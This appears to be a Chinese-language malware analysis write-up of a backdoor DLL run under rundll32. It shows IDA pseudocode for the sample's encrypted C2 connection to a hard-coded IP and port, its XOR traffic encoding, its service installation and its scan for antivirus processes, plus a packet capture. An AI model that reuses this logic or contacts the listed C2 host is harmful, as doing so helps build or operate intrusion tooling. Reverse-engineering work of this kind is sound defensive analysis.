
Name	Address	Ordinal
fuckyou	1000638A	1
DllEntryPoint	100076C1	[main entry]

dll分析

x32dbg 加载run32dll.exe 命令行"C:\Windows\SysWOW64\rundll32.exe" C:\tools\1.dll fuckyou，f9运行，加载dll之后，在导出函数下断，断下来后分析。




```c
_DWORD *__thiscall sub_10001ACA(_DWORD *this)
{
  HANDLE v2; // eax
  size_t v3; // eax
  struct WSAData WSAData; // [esp+8h] [ebp-1B8h] BYREF
  _DWORD *v6; // [esp+198h] [ebp-28h]
  char Str[20]; // [esp+19Ch] [ebp-24h] BYREF
  char Src[3]; // [esp+1B0h] [ebp-10h] BYREF
  int v9; // [esp+1BCh] [ebp-4h]

  v6 = this;
  sub_10001000(this + 1);
  v9 = 2;
  sub_10001000(this + 5);
  sub_10001000(this + 9);
  sub_10001000(this + 13);
  *this = off_10008310;
  WSAStartup(0x202u, &WSAData);
  v2 = CreateEventA(0, 1, 0, 0);
  this[18] = -1;
  this[19] = v2;
  *((_BYTE *)this + 83) = 0;
  qmemcpy(Src, "JIN", sizeof(Src));
  memcpy(this + 20, Src, 3u);
  strcpy(Str, "EwinhProtocolHosty");
  v3 = strlen(Str);
  sub_100018AD(&unk_1000C1A4, Str, v3);          // 解密数据
  return this;
}
```



```c
    sprintf(ServiceName, Format, ServiceName);
    strcpy((char *)&ServiceStartTable, "ConnectGroup");
    sub_1000467B((int)ServiceName, (int)&ServiceStartTable, &String, 0x400u);
    if ( !lstrlenA(&String) )
    {
      sub_10002EA4((int)ServiceName, aDefault);
      sub_1000546B((int)ServiceName);
    }
    v4 = (void *)sub_10006B8B(0, 0, (int)sub_10005A0F, 0, 0, 0);
    WaitForSingleObject(v4, 0xFFFFFFFF);
    CloseHandle(v4);
    while ( 1 )
      Sleep(0xF4240u);
  }
  v14.dwOSVersionInfoSize = 156;
  GetVersionExA(&v14);
  sub_1000505B(&v14.dwMajorVersion, &v14.dwMinorVersion, &v14.dwBuildNumber);
  if ( v14.dwMajorVersion == 10 && !v14.dwMinorVersion )
  {
    CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
    v1 = (void *)sub_10006B8B(0, 0, (int)sub_10005A0F, 0, 0, 0);// 这
    WaitForSingleObject(v1, 0xFFFFFFFF);
    CloseHandle(v1);
    while ( 1 )
      Sleep(0xF4240u);
  }
  result = byte_1000AFD8;
  if ( byte_1000AFD8 == 2 )
  {
    if ( sub_10006AB6() )
    {
      ServiceStartTable.lpServiceName = ServiceName;
      ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)sub_10005E8B;
      v16 = 0;
      v17 = 0;
      Sleep(500u);
      StartServiceCtrlDispatcherA(&ServiceStartTable);
      Sleep(0x3E8u);
      StartServiceCtrlDispatcherA(&ServiceStartTable);
    }
    else
    {
      ExpandEnvironmentStringsA(Src, Dst, 0x104u);
)0006478 fuckyou:61 (10006478)
```

一直在循环中无法跳出，改流程往后分析，10005b00 je 改流程zf=1




```
v1 = Str;
while ( 1 )                                   // so
{
  while ( 1 )
  {
    if ( dword_1000C84C )                     // 0
    {
      sub_100020AD((int)v21);
      goto LABEL_23;
    }
    String1 = 0;
    *(_DWORD *)hostshort = 0;
    memset(v10, 0, sizeof(v10));
    v11 = 0;
    v12 = 0;
    if ( v1 )
    {
      Destination = 0;
      String = 0;
      memset(v18, 0, sizeof(v18));
      v19 = 0;
      v20 = 0;
      memset(v14, 0, sizeof(v14));
      v15 = 0;
      v16 = 0;
      if ( strstr(v1, Control) )
      {
        v2 = strcspn(v1, Control);
        strncpy(&Destination, v1, v2);
        v3 = strcspn(v1, Control);
        strcpy(&String, &v1[v3 + 1]);
        lstrcatA(&String1, &Destination);
        *(_DWORD *)hostshort = atoi(&String);
      }
    }
    else
    {
      *(_DWORD *)hostshort = (unsigned __int16)word_1000ABC4;
      lstrcatA(&String1, a15491159105);
    }
    if ( strcmp(&String1, byte_1000C1A0) )
    {
```

vir1_1


拼接ip 端口

ip:. 154.91.159.105 端口8000 都明文存储在pe中的

socket连接：




```
SOCKET v7; // [esp-24h] [ebp-54h]
SOCKET v8; // [esp-14h] [ebp-44h]
struct sockaddr v9; // [esp+Ch] [ebp-24h] BYREF
int vInBuffer[3]; // [esp+1Ch] [ebp-14h] BYREF
DWORD cbBytesReturned; // [esp+28h] [ebp-8h] BYREF
char optval[4]; // [esp+2Ch] [ebp-4h] BYREF

sub_100020AD(this);
ResetEvent(*(HANDLE *)(this + 76));
*(_BYTE *)(this + 83) = 0;
v4 = socket(2, 1, 6);
*(_DWORD *)(this + 72) = v4;
if ( v4 == -1 )
  return 0;
v5 = gethostbyname(name);
if ( !v5 )
  return 0;
v9.sa_family = 2;
*(_WORD *)v9.sa_data = htons(hostshort);
*(_DWORD *)&v9.sa_data[2] = **(_DWORD **)v5->h_addr_list;
if ( connect(*(_DWORD *)(this + 72), &v9, 16) == -1 )
  return 0;
v8 = *(_DWORD *)(this + 72);
*(_DWORD *)optval = 1;
if ( !setsockopt(v8, 0xFFFF, 8, optval, 4) )
{
  v7 = *(_DWORD *)(this + 72);
  vInBuffer[0] = 1;
  vInBuffer[1] = 180000;
  vInBuffer[2] = 5000;
  WSAIoctl(v7, 0x98000004, vInBuffer, 0xCu, 0, 0, &cbBytesReturned, 0, 0);
}
*(_BYTE *)(this + 83) = 1;
*(_DWORD *)(this + 68) = sub_10006B8B(0, 0, (int)sub_10001D5F, this, 0, 0);
return 1;
```




```
int __stdcall sub_10001D5F(int a1)
{
  int v1; // eax
  int v2; // eax
  int v3; // edi
  char buf[8192]; // [esp+Ch] [ebp-2208h] BYREF
  fd_set readfds; // [esp+200Ch] [ebp-208h] BYREF
  int v7[65]; // [esp+2110h] [ebp-104h] BYREF

  v1 = *(_DWORD *)(a1 + 72);
  v7[0] = 1;
  v7[1] = v1;
  if ( sub_10001E45((_BYTE *)a1) )
  {
    while ( 1 )
    {
      qmemcpy(&readfds, v7, sizeof(readfds));
      v2 = select(0, &readfds, 0, 0, 0);
      if ( v2 == -1 )
        break;
      if ( v2 > 0 )
      {
        memset(buf, 0, sizeof(buf));
        v3 = recv(*(_DWORD *)(a1 + 72), buf, 0x2000, 0);
        if ( v3 <= 0 )
          break;
        sub_100019F8(buf, v3, 373);
        sub_10001E49(a1, buf, v3);              // send
      }
      if ( !sub_10001E45((_BYTE *)a1) )
        return -1;
    }
    sub_100020AD(a1);
  }
  return -1;
}
```

vir1_2


recv接收失败，无法继续向下分析，如果接收到数据，对buf进行异或解密




```
No.    Time         Source           Destination      Protocol  Length  Info
     1 0.000000     192.168.141.128  154.91.159.105   TCP          66 49801 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK…
     2 0.048646     154.91.159.105   192.168.141.128  TCP          60 8000 → 49801 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
     3 0.048856     192.168.141.128  154.91.159.105   TCP          54 49801 → 8000 [ACK] Seq=1 Ack=1 Win=64240 Len=0
    35 176.107450   192.168.141.128  154.91.159.105   TCP         625 49801 → 8000 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=571
    36 176.108315   154.91.159.105   192.168.141.128  TCP          60 8000 → 49801 [ACK] Seq=1 Ack=572 Win=64240 Len=0
    48 195.332329   154.91.159.105   192.168.141.128  TCP          60 8000 → 49801 [RST, ACK] Seq=1 Ack=572 Win=64240 Len=0
```



```
int __cdecl sub_100019F8(int a1, int a2, int a3)
{
  int v3; // ecx
  unsigned __int16 v4; // si
  char v5; // al

  v3 = 0;
  v4 = 0;
  for ( HIWORD(a3) = a3; v3 < a2; ++v3 )
  {
    if ( v4 == 1 )
      v4 = 0;
    v5 = (*(_BYTE *)(v3 + a1) - 122) ^ *((_BYTE *)&a3 + 2 * v4++ + 2);
    *(_BYTE *)(v3 + a1) = v5;
  }
  return a1;
}
```




```
    v13 = Size;
    result = operator new(Size);
    v6 = (int)result;
    v14 = result;
    if ( !result )
      return result;
    memcpy(result, Src, Size);
    sub_10001A38(v6, v13);
    memcpy(v10, &unk_1000C1A4, sizeof(v10));
    v7 = v13;
    sub_10001943((int)v10, (int)v14, v13);
    v12 = v7 + 15;
    sub_1000104C(v4, (void *)(this + 80), 3u);
    sub_1000104C(v4, &v12, 4u);
    sub_1000104C(v4, &Size, 4u);
    v11 = 1;
    sub_1000104C(v4, &v11, 4u);
    sub_1000104C(v4, v14, v7);
    operator delete(v14);
    v14 = operator new(Size);
    memcpy(v14, Src, Size);
    sub_100012F1((_DWORD *)(this + 52));
    sub_1000104C((void **)(this + 52), v14, Size);
    if ( v14 )
      operator delete(v14);
  }
  else
  {
    sub_1000104C(v4, (void *)(this + 80), 3u);
    sub_100012F1((_DWORD *)(this + 52));
    sub_1000104C((void **)(this + 52), (void *)(this + 80), 3u);
  }
  v9 = sub_10001145(v4);
  v8 = sub_10001317(v4, 0);
  return (void *)sub_1000227A((SOCKET *)this, v8, v9, 0x2000);// send
}
```



```
int __thiscall sub_1000227A(SOCKET *this, int a2, int a3, int len)
{
  int v6; // eax
  int v7; // ebx
  int v8; // eax
  int result; // eax
  char *buf; // [esp+Ch] [ebp-8h]
  int v11; // [esp+10h] [ebp-4h]
  int i; // [esp+1Ch] [ebp+8h]
  int lena; // [esp+24h] [ebp+10h]

  sub_100019BD(a2, a3, 373);
  v11 = 0;
  buf = (char *)a2;
  for ( i = a3; i >= (unsigned int)len; i -= len )
  {
    for ( lena = 0; lena < 15; ++lena )
    {
      v6 = send(this[18], buf, len, 0);
      if ( v6 > 0 )
        break;
    }
    if ( lena == 15 )
      return -1;
    v11 += v6;
    buf += len;
    Sleep(0xAu);
  }
  v7 = 0;
  if ( i <= 0 )
  {
LABEL_12:
    result = v11;
    if ( v11 == a3 )
      return result;
000022B0 sub_1000227A:16 (100022B0)
```


但是不修改寄存器值改流程，程序就一直在循环中判断，没有socket连接，

遍历盘符 查找杀软等相关进程



```
Str[147] = asc_1000B2B4;
Str[148] = aMpmonExe;
Str[149] = asc_1000B298;
Str[150] = aPfwExe;
Str[151] = asc_1000B284;
Str[152] = aSExe;
Str[153] = asc_1000B274;
Str[154] = a1433Exe;
Str[155] = a1433;
Str[156] = aDubExe;
Str[157] = asc_1000B24C;
Str[162] = asc_1000B248;
Str[163] = asc_1000B248;
Str[158] = aServudaemonExe;
Str[159] = aSU;
Str[160] = aBaidusdsvcExe;
Str[161] = asc_1000B214;
memset(v9, 0, sizeof(v9));
v1 = LoadLibraryA(aKernel32Dll_0);
hLibModule = v1;
CreateToolhelp32Snapshot = (HANDLE (__stdcall *)(DWORD, DWORD))GetProcAddress(v1, aCreatetoolhelp);
Process32First = (BOOL (__stdcall *)(HANDLE, LPPROCESSENTRY32))GetProcAddress(v1, aProcess32first);
Process32Next = (BOOL (__stdcall *)(HANDLE, LPPROCESSENTRY32))GetProcAddress(v1, aProcess32next);
hObject = CreateToolhelp32Snapshot(2, 0);
if ( hObject )
{
  v6[0] = 296;
  if ( !strstr(Str[0], asc_1000A968) )
  {
    v3 = (LPCSTR *)Str;
    do
    {
      for ( i = Process32First(hObject, (LPPROCESSENTRY32)v6); i; i = Process32Next(hObject, (LPPROCESSENT
```

这应该是根据控制码执行不同操作

